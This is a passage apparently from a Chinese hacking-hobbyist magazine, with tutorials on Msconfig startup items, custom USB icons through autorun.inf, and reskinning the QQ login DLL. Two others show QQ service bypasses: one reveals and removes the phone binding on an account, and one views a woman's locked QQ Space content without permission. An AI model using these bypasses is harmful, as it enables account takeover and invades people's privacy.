六、禁止不必要的自启动程序。在“开始→运行”中键入“**Msconfig**”，点击“确定”按钮，出现**系统配置实用程序**，选**启动**标签，在不需要启动的项目前取消对勾。最好的方法是点击全部禁用，这样你的系统运行速度将会快很多。这对于一些刚刚涉及自启动的菜菜，可能还不知道怎么辨别哪些是系统启动所必须的，哪些又是多余的，这里我提供给大家几款软件：超级魔法兔子、windows优化大师、360安全卫士、瑞星卡卡，这些软件可以告诉你哪些自启动项目是对应哪些程序的，很简单，菜鸟们不用愁了。

以上讲的方法是可以相互运用的，如你要启动某一程序，可启动相应服务；要禁止某一程序，可取消相应服务。学电脑就要做到举一反三。有不懂的可以来黑手论坛问我，我的ID：Kay4。

编辑点评：

文章介绍了比较常见的程序自启动方式，可是还有一些比较生僻的，大家在查杀病毒的时候也要注意，比如插件的形式，或者各种钩子，甚至动态桌面都是可以被利用的，Windows中可谓到处暗藏杀机啊。

U盘也变脸

图 李翔

从本文你可以学到：

1、autorun.inf的基本格式

2、如何个性化U盘磁盘图标

每次把U盘插进电脑，就会看见“可移动磁盘”的字样以及一个磁盘图标（如图1），很没有个性啊！于是就琢磨着怎么给修改一下，体现出与众不同。




图 1

名字可以通过“重命名”进行修改，可是图标呢？无意中在使用《黑手》光盘时发现：光盘的图标是一幅画（如图2），多爽呀！多有个性啊！多与众不同啊！多……




图 2

为什么会这样呢？经过研究后发现：其实只要在autorun.inf里写一句代码，再放一张图片（如：abc.bmp）在U盘里就行了。什么？你说你的U盘里没有autorun.inf文件？那就自己用记事本写一个嘛！

新建一个记事本文件，并取名为autorun.inf。进入该文件的文本编辑状态，在里面按照如图3一样的代码写进去，这里也给大家再写一遍。




图 3

autorun.inf文件中的代码如下：

```
[autorun]
icon=abc.bmp
```




图 4

注意：其中的abc.bmp图形文件的名称以你所采用的图片的名称为主。最后将代码保存就可以了，拔下U盘重新插上，哈哈，看见你的图片成了图标了吧，如图4。

编辑点评：

嗯，小菜学习的精神很好嘛！虽然这是个很早很小的技巧了，其实还是与很多朋友不知道。不过，自己的U盘个性化后还是自己用吧，不然一插进别人电脑，有可能被误认为有病毒就麻烦啦，哈……

让QQ手机绑定下地狱

文 Atonement

cool首语：

不得不佩服TX"产业"的巨大，单是随QQ所提供的服务就让人眼花缭乱了，多，必然会乱，也就会给他人留下空当，TX的各项服务本应该环环相扣的，但扣得不是那么紧密啊，一个环断掉所引起的连锁反应，效果是很明显的，这期的文章就可以说明这个问题，很多问题根本算不上是问题，可就是被人给利用了，看到这样的结果，我们小菜当然是偷着乐咯。

从本文你可以学到：

通过QQ千里眼取消QQ的手机绑定

今天我要说的是，在不知道绑定QQ的手机号码的情况下如何查到所绑定的号码以及取消绑定！

首先我们打开**http://notice.qq.com/login_with_number.jsp**这个连接，现在显示的是一个QQ千里眼的页面。

我们接着**点网页上的"个性设置"**可以看到QQ登陆框，如图1。




图1 登陆QQ号码

然后我们登陆要取消绑定的QQ，登陆以后我们看到如图2所示的界面。

现在我们先来查他的绑定手机号码，**点"网上开通"**然后我们就会看到绑定这个QQ的手机号展现在眼前，如图3。




图2 开通QQ千里眼界面

现在我们把这个手机号码记下来，然后我们在这个网页上面直接把刚开始时打开的那个地址(http://notice.qq.com/login_with_number.jsp)打开。

注意：这里如果你用的是IE浏览器，那么就一定要在这个网上的基础上打开http://notice.qq.com/login_with_number.jsp地址，不可以新建网页，否则COOKIE过期就看不到下一个操作页面了。所以我建议最好用腾讯的TT浏览器！




图3 看到手机号

现在我们打开了http://notice.qq.com/login_with_number.jsp地址，你有没有发现和第一次打开时的页面不同了，如图4。




图4 再次打开的页面

看到登陆框下面的**"如果要更改绑定的QQ"**点击这里设置手机与QQ号码免费绑定，我们打开它。现在大家看到了吧？如图5。

现在只要把刚才查到的手机号码还有这个QQ的密码填写，点下一步就成功了！




图5 解除绑定的界面

经本人测试，这样取消手机绑定，同时可以取消移动QQ和短信超人！

编辑点评：

很多朋友在拿到QQ号以后，发现是与手机绑定的，就只有叹息了，那就试试文中的方法吧。谁让TX提供的服务太多太杂了呢？QQ的很多问题都是出现在像这样的不同服务的设置上，大家以后可以留心一下TX的最新活动之类的，说不定会有新发现的。

打造属于你自己的QQ登陆器

图 恨·天

从本文你可以学到：

1、利用eXeScope来修改QQ文件

2、打造个性的QQ登陆窗口

你是不是想像我一样拥有这样个性而且自己专属的QQ呢？如图1所示。下面我就教大家制作的方法。首先你必须得有**eXeScope**，网上有很多，搜一下就行了，另外，还要**制作一张有自己个性的图片**，大小为**324*47像素**，**注意：图片格式必须为BMP。**

准备工作做好之后，**到QQ的安装目录下找到LoginCtrlRes.dll文件**，为了防止误操作将文件损坏，所以最好把它复制出来再修改。用eXeScope打开LoginCtrlRes.dll，




图1 修改后的登陆界面

依次展开"资源→位图→963"，如图2。




图2 依次展开"资源→位图→963"

在右边可以看到那看了千万次的登陆框里的图片，我们就对它进行更换，**点击"文件→导入"**，选择已经制作好的图片，这样就更换好了。下面我们更改登陆框标题栏的字，**依次展开"资源→字符串→104"**，可以在右边看到"**1657，QQ用户登录**"，这几个字，我们只需要把"QQ用户登录"更改一下，你想写什么就写什么。改好了之后关闭eXeScope，关闭的时候点确定，把修改后的LoginCtrlRes.dll文件覆盖掉原来的，这样一个属于你自己的QQ登陆界面就做好了，简单吧，还不赶快去试试。

编辑点评：

利用资源修改程序来修改程序资源实现换肤，是个不错的思路，你也可以仿照本文的做法来改造其他的程序（可能需要脱壳）。这里小编给大家提供一份收藏的QQ密码加密算法（vb版），有编程经验的朋友可以利用它通过命令参数进行QQ登陆，不仅可以完全自己写界面，还可以直接把QQ登陆功能集成到其他程序中了。

再次挖掘加密空间

图 小坏坏

通过本文你可以学到：

怎样得到加密空间里的内容和信息

今天新加了个MM，想进她的空间做进一步了解的时候却提示没权限进去，如图1，直接向她要密码的话，她肯定不会给的，刚认识怎么会给你啊，但是又想知道那MM长得咋的，最直接的办法就是去空间看看她的照片，如果漂亮的话，那就一定不能放过啊。想用3月份《空间不止步，密码奈我何》的方法进去，不料那地址已被腾讯处理了，提示找不到网页。这下连空间都进不去，怎么去了解MM啊。难道就真的这样放弃了？当然不。




图1 提示没有权限




图2 查看相册

首先让我们先去找MM的照片吧。其实，不去空间也可看到MM在空间里上传的照片。大家都知道QQ相册是不加密的，只要空间里上传过照片的就开通了QQ相册。我们去她的QQ相册看看，点击**http://photo.qq.com/portal/albumMain.shtml?%23uin=（MM的QQ号）**，如图2，不是可以看到她的相册了吗，简单吧。要是想再了解那MM的空间的话，我们就去这个地址**http://这里添QQ号.qzone.js.cn:88/**，在这里可以看到MM的空间里的留言、日志列表和最近访客，如图3。




图3 查看留言

这样，不就可以知道MM的朋友圈了吗。美中不足的就是对加密空间而言，日志里的内容是看不到的，只能看到日志的标题。不过这里对没加密的空间访问日志超快。好了，通过上面的方法是不是对MM有所了解了呀，更容易我们追MM了哦。

编辑点评：

感觉上QQ空间就是对QQ几个服务的聚合，实质的内容还是分布在不同系统中的，这就意味着访问这些资源的路不止一条(看过空间源代码你应该能意识到这点了)。很多其他系统也是这样的。这时候如果一条路堵了，就换另一条吧，最重要的是别让思路堵了。

图 小坏坏

QQ建群——不再等待

从本文你可以学到：

普通用户如何通过QQ建群精灵建立QQ群

今天申请了个新QQ，想创建个群，加些志同道合的朋友进来聊聊，不料，腾讯给了我一重击，提示说只有会员和等级为太阳用户才能建群啊，如图1。会员要10 RMB一个月啊（那个贵啊），最新版本升级太阳用户要320天，到那时用不用QQ还是个问题啊。

